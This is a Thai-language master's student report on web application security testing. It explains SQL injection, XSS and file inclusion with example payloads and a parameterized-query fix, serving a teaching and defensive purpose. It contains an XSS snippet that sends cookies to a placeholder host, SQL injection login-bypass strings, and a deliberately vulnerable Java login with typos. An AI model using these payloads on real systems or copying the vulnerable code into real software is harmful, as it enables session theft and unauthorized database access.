การทดสอบความปลอดภัยของเว็บแอพพลิเคชั่น

WEB VULNERABILITY ASSESSMENT

โดย

วิศว์รุจ ชูเวทย์

VISSARUJ CHUWAIT

อาจารย์ที่ปรึกษา

ดร.นล เปรมัษเฐียร

รายงานนี้เป็นส่วนหนึ่งของวิชาการศึกษาอิสระ 2
หลักสูตรวิทยาศาสตรมหาบัณฑิต สาขาวิชาเทคโนโลยีสารสนเทศ
คณะเทคโนโลยีสารสนเทศ
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
ภาคเรียนที่ 2 ปีการศึกษา 2557

WEB VULNERABILITY ASSESSMENT

VISSARUJ CHUWAIT

A REPORT SUBMITTED IN PARTIAL FULFILLMENT OF THE

REQUIREMENTS OF THE COURSE

INDEPENDENT STUDY2

MASTER OF SCIENCE PROGRAM IN INFORMATION TECHNOLOGY

FACULTY OF INFORMATION TECHNOLOGY

KING MONKUT'S INSTITUTE OF TECHNOLOGY LADKRABANG

2/2014

ใบรับรองการศึกษาอิสระ 2 (Independent Study 2)

เรื่อง

การทดสอบความปลอดภัยของเว็บแอพพลิเคชั่น
WEB VULNERABILITY ASSESSMENT

นายวิศว์รุจ ชูเวทย์

รหัสประจำตัว 56606079

ขอรับรองว่ารายงานฉบับนี้ ข้าพเจ้าไม่ได้คัดลอกมาจากที่ใด
รายงานฉบับนี้ได้รับการตรวจสอบและอนุมัติให้เป็นส่วนหนึ่งของ
การศึกษาอิสระ 2 หลักสูตรวิทยาศาสตรมหาบัณฑิต (เทคโนโลยีสารสนเทศ)
ภาคเรียนที่ 2 ปีการศึกษา 2557

นล เปรมัษเจียร .....อาจารย์ที่ปรึกษา

(ดร.นล เปรมัษเจียร)

.....กรรมการสอบ

(ดร.สุภวรรณ อันนันหนับ)

.....กรรมการสอบ

(ดร.กนกวรรณ อัจฉริยะชาญวณิช)

หัวข้อ	การทดสอบความปลอดภัยของเว็บแอพพลิเคชั่น
รหัสนักศึกษา	56606079
นักศึกษา	นายวิศว์รุจ ชูเวทย์
ปริญญา	วิทยาศาสตรมหาบัณฑิต
สาขาวิชา	เทคโนโลยีสารสนเทศ
แขนงวิชา	เทคโนโลยีเครือข่ายและระบบ
ปีการศึกษา	2557
อาจารย์ที่ปรึกษา	ดร. นล เปรมัษเฐียร

บทคัดย่อ

ในปัจจุบันมีการใช้ Web Application กันอย่างแพร่หลาย ทั้งการใช้เพื่อการสื่อสาร โฆษณา หรือ การใช้เพื่อทำธุรกรรมต่าง ๆ เป็นต้น แต่การใช้ข้อมูลต่าง ๆ นี้ย่อมมีความเสี่ยงต่อการถูกจรกรรมข้อมูลโดยผู้ไม่หวังดีอาศัยช่องทาง ข้อผิดพลาดจากการเขียนโปรแกรม มักทำให้เกิดความเสียหายที่ร้ายแรงตามมาได้ จากการโดนจรกรรมข้อมูลผ่านทางช่องโหว่

จากข้อความที่กล่าวข้างต้นจึงทำให้เกิดแนวคิดที่จะพัฒนา Application เพื่อตรวจสอบหาช่องโหว่ของโปรแกรมเพื่อทำให้ผู้พัฒนาตระหนักถึงความสำคัญในการเขียนโปรแกรมให้ปลอดภัย โดย Application ตัวนี้จะระบุให้เห็นถึงช่องโหว่ที่เกิดขึ้นและเสนอแนะวิธีแก้ไขปัญหา เพื่อจะได้ช่วยให้ Web Application ปลอดภัยมากขึ้น

Title	Web Vulnerability Assessment
Student	Mr.Vissaruj Chuwait
Student ID.	56606079
Degree	Master of Science
Program	Information Technology
Major	Network Technologies And System
Academic Year	2014
Advisor	Dr.Nol Premasathian

ABSTRACT

Nowadays web application has been of extensive use, for communication, advertisement and in business transactions. Users of web application are sometimes required to enter some sensitive information, Which is vulnerable to attacks from various sources.

This initiated a concept to develop an application that detects web application vulnerabilities to identify the problem as well as to suggest a practical solution. This will enhance the security of web applications and increase awareness in web application security among developers

สารบัญ

หน้า

สารบัญ(ต่อ)

หน้า

สารบัญภาพ

บทที่1

บทนำ

1.1 หลักการและเหตุผล

ในปัจจุบัน Web Application เป็นที่นิยมและสามารถเข้าถึงได้ทุกที่บนโลก โดยเชื่อมโยงผ่านเครือข่าย Internet เช่น ข่าวสารต่าง ๆ Social Network หรือ ไม่เว้นแม้การทำธุรกรรมออนไลน์ สิ่งต่าง ๆ เหล่านี้ล้วนทำอยู่บนเครือข่าย Internet โดยแสดงผลออกมาเป็น Web Application

อันเนื่องมาจากปัจจุบันWeb Application เป็นที่นิยมในการเผยแพร่ข้อมูลข่าวสาร จึงทำให้มีผู้ไม่หวังดีเป็นจำนวนมากที่สนใจที่จะโจมตี หวังเอาข้อมูลต่าง ๆ ของผู้ใช้งานบนเครือข่ายอินเตอร์เน็ต ทำให้เกิดประเด็นที่มาของปัญหาด้านความปลอดภัยในการใช้งาน Web Application ว่ามีจุดอ่อนจุดใดบ้างที่ผู้ไม่หวังดีสามารถเข้าโจมตีได้

1.2 ปัญหาและแรงจูงใจ

ในปัจจุบันองค์กรจำเป็นต้องมีเว็บแอพพลิเคชั่นเพื่อความสะดวกสำหรับผู้มาติดต่อองค์กร หรือเพื่อนำไปใช้งานในองค์กรเอง หรือเพื่อทำให้องค์กรสามารถเข้าถึงจากบุคคลภายนอกได้ และเนื่องจากเว็บแอพพลิเคชั่นเป็นช่องทางที่ผู้ไม่หวังดี โดยมีโอกาสโจมตีเข้ามาโดยอาศัยช่องทางข้อผิดพลาดในการเขียนโปรแกรมของผู้พัฒนาโปรแกรม เช่น PHP, JavaScript หรือ จุดบกพร่องที่ติดมากับ Web Server เช่น Apache หรือ Database Server เช่น MYSQL, MSSQL, ORACLE โดยจุดบกพร่องเหล่านี้ ทำให้เกิดความเสียหายแก่ Web Server ของผู้ให้บริการ ซึ่งผู้ดูแลระบบอาจจะไม่รู้ตัว หรือ ไม่ได้คำนึงถึงเรื่องความปลอดภัยนั้นเอง

ซึ่งจริง ๆ แล้วการตรวจรักษาความปลอดภัยเป็นเรื่องที่ยุ่งยาก หาก Application เกิดความผิดปกติแล้วสิ่งที่ทำได้เพียงอย่างเดียวคือการวิเคราะห์ข้อมูลจาก Log History ซึ่งใช้เวลานานมาก เพราะการโจมตีต่าง ๆ จะมาจากการเข้าใช้ผ่าน Web Application ซึ่งเปรียบเสมือนเป็นการใช้งานทั่วไปแทบจะเป็นไปได้ยากที่ จะตรวจสอบจาก Log พบเจอ

1.3 ความมุ่งมั่นและวัตถุประสงค์ของการศึกษา

1.3.1เพื่อศึกษาการตรวจสอบความปลอดภัยเบื้องต้นของเว็บไซต์ (Vulnerability Assessment)

1.3.2เพื่อศึกษาวิธีการป้องกัน Web Application ให้ปลอดภัยมากยิ่งขึ้น

1.3.3เพื่อเพิ่มประสิทธิภาพการทำงานของ Web Application

1.4 ขอบเขตของการพัฒนาระบบ

1.4.1ศึกษารูปแบบการโจมตีของ Web Application เช่น SQL Injection, XSS (Cross Site Script), RFI (Remote File Inclusion)

1.4.2 ใช้โปรแกรมทดสอบช่องโหว่ของระบบ Web Application

1.4.3 ออกรายงานช่องโหว่ของ Web Application ที่ตรวจพบ

1.5 แนวทางการศึกษา

ศึกษาทฤษฎีการโจมตีของแต่ละรูปแบบว่ามีลักษณะอย่างไรความเป็นไปได้ในการเขียนโปรแกรมทดสอบการโจมตี Web Application

1.6 ผลที่คาดว่าจะได้รับ

1.6.1 ผู้ใช้งานระบบได้ตระหนักถึงความสำคัญในการป้องกัน Web Application

1.6.2 ทราบถึงผลกระทบจากโจมตีที่เกิดขึ้นทำให้ผู้ใช้ให้ความสำคัญเกี่ยวกับความปลอดภัย มากขึ้น

1.6.3 ได้ทราบถึงจุดอ่อนของ Web Application นั้น ๆ ที่ได้ทำการทดสอบ

บทที่ 2
ทฤษฎีและหลักการที่ใช้ในโครงการ

เนื้อหาในบทนี้จะกล่าวถึงทฤษฎี และเทคโนโลยีที่ใช้ในการจัดทำโครงงานนี้ขึ้นมา ซึ่งจะทำให้เกิดความเข้าใจในโครงงานนี้เพิ่มมากขึ้น

Cross Site Script

```
<html>
<img src='javascript:alert("HACKED BY kmitl");
document.location =
"http://www.example.com/cookie.php?cookie= [!]"+document.cookie;' />
</html>
```

ภาพที่ 2.1 แสดงโค้ด Cross Site Script

จากในรูปข้างต้นนี้ พบว่าเมื่อผู้ใช้โหลดรูปขึ้นมา จะเกิดการแจ้งเตือน " HACKED By kmitl " จากสคริปจะทำการเปิดหน้า http://example.com/cookie.php ขึ้นมา พร้อมกับ cookie ของคุณได้ถูกขโมยไปแล้วโดยจะส่งออกไปที่หน้าเว็บดังกล่าว

SQL Injection

การโจมตี SQL Injection นั้นสามารถแทรกคำสั่ง SQL ไปประมวลผลที่เว็บไซต์เป้าหมายได้ซึ่งทำให้การโจมตีมีผลกระทบอย่างมากเพราะผู้โจมตีจะใช้คำสั่ง SQL ได้อย่างอิสระเช่นค้นหาข้อมูลสำคัญต่าง ๆเพิ่มลบแก้ไขข้อมูลต่าง ๆได้

```
http://www.superhealth.com/show_members.asp?sex=m&rsquo; or 1=1 or '1'='1
```

ภาพที่ 2.2 ภาพตัวอย่างการแทรกคำสั่ง SQL โดยแนบไปกับ URL

```
select SSN, name from patients where family = xxxxxx and sex = 'm' or 1=1 or '1'='1'
```

ภาพที่ 2.3 โดย Web Application จะมองเป็นคำสั่งนี้

จะเห็นได้ว่าการโจมตีSQL Injection สามารถนำไปประยุกต์ใช้สำหรับการโจมตีได้มากมาย ทั้งยังสามารถทำให้เกิดผลกระทบอื่น ๆ เช่นข้อมูลที่ผู้โจมตี สามารถได้ข้อมูลเป็นรหัสบัตรเครดิต หรือข้อมูลสำคัญทางการเงิน

File Inclusion

การโจมตีแบบ File Inclusion คือการโจมตีที่ผู้โจมตีสามารถเข้าถึงไฟล์ต่าง ๆ ที่อยู่ใน Web Server ได้ทั้งหมด หรืออาจจะลามไปถึง เว็บอื่นๆ ที่เกาะอยู่กับ Web Server เดียวกันนี้

ภาพที่ 2.4 แสดงตัวอย่าง Script ที่ผู้โจมตีสามารถนำเข้ามาทำงานร่วมกับการโจมตี RFI

รูปแบบการโจมตีWeb Application (Top 10 OWASP 2010)

Injection เป็นการโจมตีที่ ผู้โจมตีสามารถแทรกโค้ดต่างๆ เข้าระบบ ซึ่งผู้โจมตีสามารถใช้คำสั่งของระบบ หรือ คำสั่งคิวรี่ได้ เพื่อทำให้เกิดความผิดพลาดของระบบ หรือ เข้าถึงข้อมูลที่ไม่ได้รับอนุญาต

Cross-Site Scripting (XSS) คือ การโจมตีที่ผู้โจมตีจะเขียน Script ที่ประสงค์ร้ายผ่าน เว็บแอพพลิเคชั่น ที่มีช่องโหว่ เมื่อเหยื่อเข้ามาเยี่ยมชมเว็บดังกล่าวที่มี Script ซ่อนอยู่ Script ก็จะทำงานโดยเรียกใช้เบราเซอร์เพื่อขโมยส่งไปยังเว็บที่ผู้โจมตีอีกทอดหนึ่ง

Broken Authentication and Session Management เป็นการปลอมการเข้าใช้งานของ เว็บแอพพลิเคชั่นที่มีช่องโหว่ทำให้ผู้โจมตีสามารถขโมยรหัสผ่าน (Token) หรือแอบอ้างปลอมตัวเป็นผู้ใช้งานจริง ๆได้

Insecure Direct Object References คือการเข้าถึงวัตถุภายใน directory หรืออาจจะเป็น primary key ของฐานของมูลโดยไม่ได้ตรวจสอบสิทธิ์ซึ่งอาจทำให้ผู้ไม่หวังดีใช้สิทธิ์ที่ได้เข้าถึงข้อมูลที่ไม่ถูกต้องนัก

Cross-Site Request Forgery (CSRF) เป็นการโจมตีในรูปแบบการสวมรอยสิทธิ์ของผู้อื่นโดยการทาให้เหยื่อส่ง HTTP Request ที่ถูกแก้ไข รวมทั้ง session, cookie และข้อมูลระบุตัวตนส่งไปยังแอพพลิเคชั่นที่มีช่องโหว่ทำให้ผู้โจมตีสามารถสวมรอยคนอื่นได้

Insecure Cryptographic Storage หลากเว็บแอพพลิเคชั่นไม่ได้คำนึงถึงการป้องกันข้อมูลสำคัญเช่นรหัสผ่าน(password) หมายเลขบัตรเครดิตลูกค้าหรือข้อมูลลับของลูกค้าด้วยการเข้ารหัส (encryption) หรือการทำแฮช(hash) ซึ่งผู้โจมตีสามารถเข้าถึงและอาจแก้ไขข้อมูลที่สำคัญเหล่านี้ได้

Failure to Restrict URL Access เป็นการจำกัดการเข้าถึง Web Application โดยอาจจำกัดเข้าถึงโดยใช้ URLซึ่งอาจไม่ใช่การป้องกันที่ดี เพราะอย่างไรก็ตาม ผู้โจมตีสามารถปลอมแปลง URL เพื่อ Re-Direct ไปยังเว็บที่อันตรายได้

Insufficient Transport Layer Protection Web Application ซึ่งอาจจะเลือกใช้อัลกอริทึ่ม ในการเข้ารหัสที่ล่าสมัยไปแล้ว นั้นอาจทำให้ผู้ไม่หวังดี Sniff ข้อมูลระหว่างทาง และทำการเปลี่ยนแปลงข้อมูลระหว่างการส่งได้

Unvalidated Redirects and Forwards เป็นวิธีการที่ผู้ไม่หวังดีพยายามให้เหยื่อไปเข้าใช้ยัง เว็บไซต์ที่มุ่งร้าย

2.1 SQL Injection

ระบบฐานข้อมูล คือทุกสิ่งทุกอย่างของการเก็บข้อมูล ซึ่งผู้ประสงค์ร้ายจะใช้ รูปแบบการโจมตี SQL Injection โดยในการโจมตีผู้ประสงค์ร้ายจะทดสอบ Web Application นั้นๆ ว่าสามารถโจมตีแบบ SQL Injection ได้หรือไม่ ซึ่งถ้าผู้ประสงค์ร้ายสามารถทำการโจมตีแบบ SQL Injection ได้นั้นจะเกิดผลกระทบที่ร้ายแรงมาก แต่รูปแบบการโจมตีนั้น ง่ายมาก ซึ่งตรงนี้เป็นสิ่งที่ผู้พัฒนาจะต้องตระหนักถึงความระมัดระวังในการเขียนโปรแกรม และเข้าใจถึง หลักการ การโจมตีแบบ SQL Injection

การโจมตีแบบ SQL Injection นั้นเป็นการที่ผู้ประสงค์ร้ายพบช่องโหว่ของโปรแกรม นั้นทาให้ผู้ประสงค์ร้ายสามารถเพิ่มคำสั่ง SQL เข้าไปใน INPUT ของโปรแกรมได้ หาก Web Application นั้นมี ช่องโหว่ ผู้ไม่หวังดีจะสามารถอ่านข้อมูลต่าง ๆ ในระบบฐานข้อมูล (SELECT), แก้ไขข้อมูลต่าง ๆ ในระบบฐานข้อมูล (INSERT/UPDATE/DELETE), เรียกใช้คาสั่งในการจัดการระบบฐานข้อมูล เช่น คาสั่งสารองข้อมูล (backup) หรือบางกรณีที่ผู้ไม่หวังดีมีความสามารถมากก็จะประยุกต์ใช้คาสั่งโดยเรียกคาสั่งของระบบปฏิบัติการได้

SQL Injection จะเกิดขึ้นได้ต้องมีปัจจัยสองประการ

1. โปรแกรมรับข้อมูลโดยขาดการตรวจสอบให้แน่ชัด เช่น Form Input, Query String, Cookie เป็นต้น ซึ่งเป็นข้อมูลที่ไม่มีการตรวจสอบความถูกต้องของข้อมูลก่อน เช่น หากข้อมูลที่รับเข้ามานั้นคือตัวเลข จะไม่มีการตรวจสอบว่าข้อมูลดังกล่าวประกอบด้วยตัวเลขเท่านั้น ซึ่งการตรวจสอบว่าข้อมูลดังกล่าว ควรคำนึงถึงว่ามีตัวอักษรที่ไม่พึงประสงค์ใช้ในภาษา SQL อีก เช่น single quote ('), dash (-), back slash (\) หรือไม่เป็นต้น

2. ข้อมูลที่ได้ทำการตรวจสอบจากข้างต้นจะถูกนำไปใช้สร้างคาสั่ง SQL แบบ Dynamic กล่าวคือผู้ประสงค์ร้ายสามรถใช้ช่องโหว่นี้ สร้างข้อมูลแล้วป้อนกลับเข้าไปในโปรแกรม เพื่อทำให้เรียกใช้งานคำสั่ง SQL เพิ่มเติมจากที่โปรแกรมปกติเรียกใช้

โค้ดตัวอย่างการโจมตีแบบ SQL Injection

```
String DRIVER = "com.ora.jdbc.Driver";
String DataURL = "jdbc:db://localhost:5112/users";
String LOGIN = "admin";
String PASSWORD = "admin123";
Class.forName(DRIVER);
//Make connection to DB
Connection connection = DriverManager.getConnection(DataURL, LOGIN, PASSWORD);
String Username = request.getParameter("USER"); // From HTTP request
String Password = request.getParameter("PASSWORD"); // From HTTP request
intiUserID = -1;
String sLoggedUser = "";
String queryString = "SELECT User_id, Username FROM USERS "
+ " WHERE Username = '" +Username
+ "' AND Password = '" + Password + "'";
Statement selectStatement = connection.createStatement ();
ResultSetresultSet = selectStatement.executeQuery(queryString);
if (resultSet.next()) {
iUserID = resultSet.getInt(1);
sLoggedUser = resultSet.getString(2);
}
PrintWriter writer = response.getWriter ();
if (iUserID>= 0) {
writer.println ("User logged in: " + sLoggedUser);
{ else {
writer.println ("Access Denied!")
}
```

ภาพที่ 2.5 แสดงการโจมตีแบบ SQL Injection

เมื่อมีการเรียกใช้โปรแกรมดังกล่าว จะเห็นได้ว่ามีการรับข้อมูลมาสองอันคือ username และ password จากนั้นเมื่อรับข้อมูลมา ข้อมูลทั้งสองจะถูกนำไปใช้ในการสร้างคาสั่งภาษา SQL โดยตรง โดยที่ไม่ได้ทำการตรวจสอบข้อมูลก่อนว่าข้อมูลที่รับมานั้น ปลอดภัยหรือไม่ (ไม่ได้ตรวจสอบตัวอักษรที่ไม่พึงประสงค์ในการสร้างคำสั่ง SQL หรือไม่ นอกจากนี้ยังไม่ได้ตรวจสอบความยาวของข้อมูลด้วยว่า ข้อมูลที่รับมานั้น สั้นหรือยาวเกินไป เป็นต้น

ดังนั้นถ้าหากข้อมูลที่รับมาเป็นข้อมูลปกติเช่น Username มีค่า “David” และ Password มีค่า “David1234” คำสั่ง SQL ที่ถูกเรียกใช้จะเป็นดังนี้

```
SELECT Users_ id, Username FROM USERS WHERE Username = 'David' AND Password =
'David1234'
```

ภาพที่ 2.6 ตัวอย่าง Code SQL

คำสั่ง SQL นี้จะไปดึงข้อมูลจากตาราง USERS ที่มีค่าฟิลด์ชื่อว่า Username เท่ากับ “David” และค่าฟิลด์ของ Password = “David1234” ซึ่งถ้าในฐานข้อมูลมีค่าดังกล่าวผู้ใช้ก็สามารถเข้าสู่ระบบได้

แต่ถ้ากลับกัน ผู้ไม่หวังดีต่อระบบมาเจาะโปรแกรมนี้ เขาอาจส่งค่า Username เป็นอะไรก็ได้เช่น “ABCDE” และ Password มีค่าเท่ากับ “passwordnotset” OR “a” = “a” คำสั่ง SQL ที่ถูกสร้างจะเป็นดังนี้

```
SELECT User_ id, Username FROM USERS WHERE Username = 'ABCDE' AND Password =
'password not set' OR 'a' = 'a'
```

ภาพที่ 2.7 ตัวอย่าง By Pass Authentication SQL

ผลลัพธ์ที่ได้จากคำสั่ง SQL นี้คือ จะทำการแสดงข้อมูลออกมาตามเงื่อนไขดังกล่าว จากเรคคอร์ดในตาราง USERS เพราะว่าในภาษา SQL นั้น Operation ‘OR’ มีค่าต่ำกว่า Operation‘AND’ และ ‘a’ = ‘a’ นิพจน์นี้จะเป็นจริงเสมอ ดังนั้นด้วย Operation ‘OR’ นิพจน์ที่เป็นจริงเสมอส่งผลให้ระบบฐานข้อมูลมุกเรคคอร์ดในตาราง USERS และทำให้ผู้ไม่หวังดีเข้าใช้ระบบได้เหมือนเป็นบุคคลทั่วไปโดยที่ไม่ต้องทราบถึง Username กับ Password ที่ถูกต้องเลย แต่ในเรื่องของสิทธิ์ที่ผู้ไม่หวังดีได้มาเข้าใช้งานระบบนั้น ก็จะได้สิทธิ์จากผู้ใช้งานที่มี Username ตรงกับข้อมูลเรคคอร์ดแรกที่ระบบฐานข้อมูลคืนมาด้วยคาสั่ง SQL ดังกล่าว

2.2การป้องกัน SQL Injection ที่ถูกวิธี

2.2.1 ใช้ Parameterized Queries แทน

การที่จะป้องกัน SQL Injection นั้น โดยส่วนใหญ่แล้วระบบฐานข้อมูลและภาษาคอมพิวเตอร์ที่ใช้เขียนโปรแกรมมักจะมี API ที่ทางานร่วมกันเพื่อป้องกันการโจมตีดังกล่าวไว้แล้ว เรียกว่า Parameterized Queries ซึ่งมีขั้นตอนการสร้างดังนี้

1). ต้องใช้โครงสร้างคาสั่ง SQL เพื่อที่จะได้กำหนดตำแหน่ง เมื่อเรียกใช้คาสั่งนี้ ตำแหน่งดังกล่าวจะถูกแทนที่ด้วยข้อมูลที่รับเข้ามา

2). โปรแกรมมีหน้าที่ ที่จะแทนค่าข้อมูลลงไปในตำแหน่งที่รอไว้ในข้อที่ 1 ด้วยค่า API ซึ่งจะทำงานร่วมกับค่าของข้อมูลเหล่านี้โดยจัดการอย่างถูกวิธีโดยไม่ให้เกิด condition ที่ไม่จำเป็นหรือจะไปเพิ่มหรือลด คำสั่งต่าง ๆ จากเดิมไว้ก็ไม่สามารถทำได้

ตัวอย่างของโปรแกรมที่มีการแก้ไขข้อบกพร่อง ของโปรแกรมด้านบนโดยเปลี่ยนมาใช้ Parameterized Queries แทน

```
/*กำหนดโครงสร้างของคาสั่ง SQL โดยเครื่องหมายคำถาม (?) จะแทนตำแหน่งที่จะถูกแทนที่ด้วยข้อมูลที่รับเข้ามา*/
String queryString = "SELECT User_id, Username FROM USERS'
+ " WHERE Username = ?"
+ " AND Password = ?";
/*สร้าง Parameterized Query*/
PreparedStatementpstmt = connection.prepareStatement(queryString );
/* แทนที่ค่าต่างๆลงในตำแหน่งที่เตรียมไว้*/
pstmt.setString(1, Username);
pstmt.setString(2, Password);
ResultSetresultSet = pstmt.executeQuery();
```

ภาพที่ 2.8 ข้อบกพร่องของ SQL

2. กำหนดสิทธิของโปรแกรมในการติดต่อกับระบบฐานข้อมูลให้มีสิทธิน้อยที่สุดเท่าที่จะเป็นไปได้

การกำหนดถึงสิทธิ์การเข้าถึงฐานข้อมูล ควรกำหนดสิทธิ์ให้มีความเหมาะสม เช่น ผู้ใช้งานก็ควรมีสิทธิ์แค่การอ่านเรคคอร์ดในบางเรคคอร์ดที่จำเป็นเท่านั้น แต่ถ้าเป็นผู้ดูแลระบบก็อาจจะมีสิทธิ์ในการใช้ฐานข้อมูล มากกว่าผู้ใช้งานทั่วไป

3. ทำการ Hardening Database

ระบบฐานข้อมูลบางชนิด จะมีความพิเศษคือสามารถเรียกใช้คำสั่งของระบบปฏิบัติการได้ ซึ่งในความเป็นจริงแล้วเป็นสิ่งที่ไม่จำเป็นเราควรปิดการใช้งานฟังก์ชันนี้ และอัพเดท Patch ของระบบฐานข้อมูลเป็นประจำ

2.3 Cross-Site Scripting

Cross-Site Scripting (XSS) เป็นอีกหนึ่งเทคนิคที่ผู้ไม่หวังดีนิยมใช้กัน โดยจะใช้ Web Application เพื่อส่ง Client-Side script เช่น Javascriptไปทำงานที่ฝั่ง Web Browser ของเหยื่อตามที่ผู้ไม่หวังดีต้องการ

ช่องโหว่ที่ทำให้เกิด Cross Site Script นั้น เกิดจาก Web Application รับข้อมูลเข้ามาแล้วไม่ได้เขียนโปรแกรมเพื่อทำการตรวจสอบข้อมูลนั้นๆ แล้วนำข้อมูลนั้นมาแสดงผลทันที


ถึงแม้ว่าผู้ไม่หวังดีไม่สามารถใช้เทคนิค XSS ทำอันตรายต่อเครื่องคอมพิวเตอร์ที่ตกเป็นเหยื่อได้ เนื่องจากกลไกการทำงานของ สคริปต์ที่ฝั่งไคลเอนท์ แต่ผู้ไม่หวังดีสามารถขโมย Cookie เพื่อนำ Session ของเหยื่อไปได้หรือสามารถแก้ไข Form ในการกรอก Username/Password ให้ส่งข้อมูลไปยังเครื่องคอมพิวเตอร์ของผู้ไม่หวังดีเอง แล้วค่อยนำข้อมูลนั้นไปใช้งานยังเว็บไซต์จริง หรือแก้ไขข้อมูลที่แสดงอยู่บนเว็บเพจเพื่อหลอกลวงเหยื่อให้หลงเชื่อเพื่อหลอกให้เหยื่อทำกิจกรรมอะไรบางอย่างที่ส่งผลดีต่อผู้ไม่หวังดี

วิธีการโจมตีแบบ XSS จะแบ่งได้เป็น 2 ประเภทคือ

1. **Stored XSS** Hacker จะฝัง JavaScript Code ไว้ในเว็บบอร์ด, คอมเม้นต์, ฯลฯ ซึ่งเมื่อเหยื่อเข้ามาดูหน้าเพจดังกล่าวจะถูกโจมตีด้วย XSS
2. **Reflected XSS:** Hacker จะฝัง script ไว้ใน CGI Parameters ของ URL แล้วส่ง Link ดังกล่าวไปให้เหยื่อซึ่งเมื่อเหยื่อเปิดลิงค์ดังกล่าวจะถูกโจมตีด้วย XSS

ความเป็นมาของการโจมตีแบบ Cross Site Scripting (XSS)

Cross Site Scripting (XSS) เป็นเทคนิคที่ใช้ในการตรวจสอบช่องโหว่ของระบบรักษาความปลอดภัย โดยเฉพาะเว็บไซต์ที่ต้องใช้ข้อมูลส่วนตัวในการเข้าใช้งานและไม่มีการตรวจสอบข้อมูล โดย ผู้ไม่หวังดีจะทำการสร้างลิงค์ปลอมขึ้นมาใหม่บนเว็บไซต์เป้าหมายด้วย Script โดยอาศัยช่องโหว่ของระบบรักษาความปลอดภัยของเว็บไซต์นั้น ๆ แล้วแอบขโมยข้อมูลดังกล่าวไปโดยที่ผู้ใช้เข้าใจว่าได้ให้ข้อมูลนั้นกับเว็บไซต์ที่ตนกำลังติดต่ออยู่ในขณะนั้น การโจมตีด้วยเทคนิคนี้ ผู้ประสงค์ร้ายสามารถสร้างและส่งลิงค์ไปให้กับเหยื่อ ผ่านทางอีเมล์ เว็บบอร์ด เป็นต้น เมื่อผู้ประสงค์ร้ายได้ข้อมูลไปแล้วก็จะสามารถสวมรอยในการเข้าใช้งานของเหยื่อได้



ภาพที่ 2.9 แสดงลำดับวิธีการใช้เทคนิค XSS ของ Hacker

XSS จะเกิดขึ้นเมื่อเวลาที่ป้อนค่าเข้าไปใน Web Browser ระหว่างทางเพื่อส่งให้กับ Web Server เช่นการป้อน Username และ Password หรือการเพิ่มข้อมูลลงในเวบบอร์ดหลังจากที่กดปุ่มยืนยันเพื่อส่งข้อมูลให้ Web Server ทาง Web Server จะทำการโต้ตอบกลับมาด้วย Web Page ตอบกลับมายัง Web Browser ของในลักษณะที่เป็น การโต้ตอบกลับไปมา

ถ้าหาก Web Application มีการนำข้อมูลที่ป้อนผ่านเข้ามาแสดงในหน้าเว็บเพจ เป็นผลลัพธ์ให้เห็น ซึ่งผู้ประสงค์ร้ายสามารถที่จะป้อนข้อมูล Input เข้ามา โดยอาจจะใช้เป็นรูปแบบของ Java Script ซึ่งผลการทำงานนั้นขึ้นอยู่กับความสามารถในการเขียนโปรแกรมของผู้ประสงค์ร้าย ซึ่งอาจจะขโมย Cookie มาได้

อาจมีการนำนโยบายต่าง ๆ มาปรับใช้กับ Web Browser เพื่อป้องกันผู้ประสงค์ร้าย โดยช่องโหว่ในรูปแบบของ Cross-site scripting มักจะมีวิธีการโดยสามารถหลบหลีกการป้องกันเหล่านี้ได้ โดยการป้อง สคริปต์ที่มุ่งร้ายเข้าไปในเว็บโดเมนอื่น ๆ

โดยปัจจุบันมีช่องโหว่ของ Cross-site scripting อยู่สามชนิด เรียกว่า ชนิด 0 , ชนิด 1 , และชนิด 2

ชนิด 0

รูปแบบช่องโหว่ในชนิดนี้อาจเรียกได้ว่า Local cross-site script ซึ่งช่องโหว่ชนิด 0 นี้ เกิดขึ้นจาก Script ของฝั่ง Client โดยขาดการอัพเดทข้อมูลใหม่ โดยใช้ HTML entity ซึ่งทำให้เกิดช่องโหว่ cross-site scripting เนื่องจากข้อมูลที่เขียนมาใหม่นั้นจะถูกตีความใหม่โดย Browser เป็น HTML อาจจะมี Script จาก Client เข้ามาได้

Internet Explorer ที่มีการทำงานกับวัตถุ ช่องโหว่ XSS ชนิด 0 จะทำให้หน้าเว็บการใช้งานที่อยู่ในระบบของผู้ใช้จะเกิดช่องโหว่โดยจะทำให้สามารถ เรียกใช้โค้ดโปรแกรมจากระยะไกลได้ เช่น ผู้โจมตีได้ทาการสร้างเว็บ ที่มีความประสงค์ร้ายรอไว้ ซึ่งเปรียบเสมือนกับกับดักที่วางเอาไว้ในเว็บที่มีช่องโหว่ ซึ่งผู้ประสงค์ร้ายสามารถส่ง Script ให้ทำงานโดยมีสิทธิ์เดียวกับ Web Browser ของผู้ใช้งาน

ชนิด 1

ช่องโหว่ Cross-site script มีอยู่ชนิดหนึ่ง ที่ถูกพบมากที่สุดในปัจจุบัน ซึ่งเกิดจากสคริปต์ที่ผู้ใช้ส่งผ่านเข้ามาเพื่อให้ Web Server ทำงานโดยขาดการตรวจสอบ ตัวอย่างเช่นถ้าผู้ใช้ค้นหาตักอักษรที่ที่มี HTML แบบพิเศษซึ่งจะไปแสดงคำที่หาที่ textbox

ซึ่งตอนแรกที่ถูกค้นพบอาจคิดว่าไม่มีปัญหาร้ายแรง เพราะมีแต่ผู้ใช้ที่ส่งข้อมูลมาที่ server ซึ่งผู้ไม่หวังดีจะใช้เทคนิคหลอกลวงให้ผู้ใช้เปิดเว็บไซต์ที่ไม่ได้ตั้งใจ โดยผู้โจมตีจะฝัง script ที่เว็บไซต์ที่ไม่ปลอดภัย

